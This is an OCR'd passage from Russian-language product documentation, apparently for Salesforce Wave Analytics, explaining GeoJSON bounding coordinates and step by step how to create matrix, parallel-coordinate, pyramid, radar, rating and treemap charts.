
```
    }
```

Исходный файл GeoJSON необходимо отредактировать, чтобы переместить свойство на один уровень выше. Это обычное действие для одного функционального блока. Но большой файл GeoJSON может содержать сотни функциональных блоков GeoJSON. В этом случае рекомендуется использовать командный файл.


Граничные координаты

Вы можете «увеличить» область карты, повторно выделив ее для изображения. Это можно сделать, задав границы новой области с помощью координат. Эти координаты называются граничными. Граничная координата ограничивает карту в масштабах координат или пределах граничной координаты.


Если вы создали карту в файле GeoJSON без граничных координат, то каждый определенный контур отображается как область карты. Например, нижеприведенная карта почтовых индексов города Лос-Анджелес не использует граничные координаты:



Области интереса, по которым данные были нанесены на карту, выделены красным прямоугольником. Чтобы прочесть карту, необходимо увеличить ее в области, которая имеет данные. Координаты (в данном случае широта и долгота), ограничивающие область интереса, можно найти с помощью инструментов GeoJSON, которые указывают координаты области на карте. Вторую карту можно создать в исходном файле GeoJSON теперь уже с известными граничными координатами:




При просмотре в приложении Wave новую карту можно увеличить в области интереса:



Матрица

Используйте матрицы (новая возможность в конструкторе панелей мониторинга Wave), чтобы визуализировать измерения для быстрого выявления предельных значений.

Например, матрицы могут быть использованы для демонстрации того, какие группы продуктов приносят максимальные возможности.



Диаграммы с параллельными координатами

В случае множественных мер и единой группы используйте диаграмму с параллельными координатами. С их помощью удобно сравнивать элементы данных в группе друг с другом.

Создание диаграммы с параллельными координатами

Если требуется найти выбросы или закономерности исходя из взаимосвязанных метрических показателей, в этом могут помочь диаграммы с параллельными координатами.

Например, имеются данные о ценообразовании товара, но непонятно, почему некоторые товары, продаваемые в большем количестве, приносят больше прибыли, чем другие.

1. В приложении Wave Analytics создайте линзу, просматривая набор данных о ценообразовании.
2. Выберите **Параллельные координаты** в меню диаграмм.
3. На панели «Меры» добавьте интересующие вас меры.

   Для изучения ценообразования товаров можно добавить среднюю цену за единицу, скидку, стоимость доставки и прибыльность.
4. На панели «Группирование по» введите соответствующее группирование.

   В этом примере, скорее всего, будет применяться группирование по наименованию или идентификатору товара.
5. Добавьте фильтры, чтобы исключить не интересующие вас данные.

В этом примере добавьте фильтр для отображения только тех товаров, объем продаж которых превышает некоторое минимальное значение.



Диаграмма с параллельными координатами показывает, что повышение скидки не приводит к увеличению прибыли.


Пирамидальные диаграммы

Используйте пирамидальную диаграмму для визуального выделения относительных размеров совмещенных значений измерений.

Создание пирамидальной диаграммы


Пирамидальные диаграммы подходят для представления связанных мер отдельного измерения, например организаций и их значений в отдельных категориях.

Например, вам требуется оценить общую стоимость и число организаций в странах, где ваша компания ведет деятельность. Для упорядочивания данных можно использовать горизонтальную диаграмму, но этот способ визуализации не является наиболее простым и наглядным.




Пирамидальная диаграмма обеспечивает большую наглядность и простоту.

1. Вставьте представление в конструктор панелей мониторинга Wave.




   Для шкал второго измерения автоматически используется другой цвет.


2. Установите тип диаграммы «Пирамида».



3. Измените заголовок для левой оси, удалите центральную ось и расположите легенду сверху посередине.



Эти изменения помогли улучшить внешний вид диаграммы, однако названия стран были удалены вместе с центральной осью, что ухудшает наглядность. Тем не менее после сохранения диаграммы на панель мониторинга при наведении курсора на шкалу выводится подсказка с данными.



Лепестковая диаграмма

Используйте лепестковые диаграммы для отображения небольших наборов данных, которые имеют одно измерение и по меньшей мере три столбца меры.

Создание лепестковой диаграммы

Лепестковая диаграмма используется для визуального представления измерений по трем и более осям мер с разным масштабом.


Например, если в организации отслеживаются ключевые показатели для отдельных сегментов продукции, эти сегменты могут отображаться вместе с показателями.

1. Группируйте данные по сегменту продукции в приложении Wave и добавьте меры, соответствующие ключевым показателям.



Использование ярусной диаграммы для сравнения сегментов продукции по выбранным мерам не позволяет оценить показатели разных сегментов по отношению друг к другу.

2. Вырежьте представление Lens в панель мониторинга Wave и выберите **«Лепестковая»** в меню **«Тип диаграммы»**.
3. Введите название диаграммы и при необходимости внесите дополнительные изменения.



Оценочные диаграммы


Используйте оценочные диаграммы, чтобы получить представление о том, насколько измеряемое качество (например, качество обслуживания клиентов) соответствует ожидаемым показателям.

Создание оценочной диаграммы

Если вы выбрали целью, как пример, удовлетворенность клиентов в каждой стране, где действует ваша компания, оценочные диаграммы являются прекрасным выбором, так как демонстрируют, насколько вы приблизились к достижению цели.

Вы собрали, оценили и загрузили данные опросов. Теперь вы хотели бы представить их способом, отражающим уровень удовлетворенности клиентов. Каждая оценочная диаграмма может отображать по 1 значению на страну, а также выделять диапазоны значений.

1. В Wave Analytics создайте направления, используя сведения об удовлетворенности ваших клиентов, затем перейдите к конструктору панелей Wave.




2. Измените тип диаграммы на **«Рейтинг»**.

3. Укажите значения контрольных точек и связанные цвета группы.



Контрольные точки устанавливают значения диапазона, в которых осуществляются переходы между цветовыми группами. Максимальное значение составляет 10, и вам хотелось бы получить больше 7,2 в каждой стране.

4. Установите тип **«Решетка»** для **«С переносом»**, так что диаграммы будет проще просматривать целиком без необходимости прокручивания.



Значения выше 7,2 просто выделять в связи с двухцветной конфигурацией оценочной диаграммы. Также просто просматривать страны, близкие к нужному значению.

Точечные диаграммы

Используйте точечные диаграммы для визуализации корреляции между двумя группами данных.

Хронологические диаграммы

Используйте хронологическую диаграммы для отображения изменения значений за определенное время.

Древовидная диаграмма


Древовидная диаграмма используется для визуализации количественных значений. Она состоит из прямоугольников, цвет которых определяется взаимосвязями; размер прямоугольников-«листьев» определяется количественными значениями, которые они представляют.

Создание древовидной диаграммы

Древовидные диаграммы особенно полезны для визуализации группировок, которые сложно систематизировать посредством других типов диаграмм.

Например, этот тип диаграмм может быть использован для отображения числа возможностей по городам в каждом штате для выявления лучших рынков.

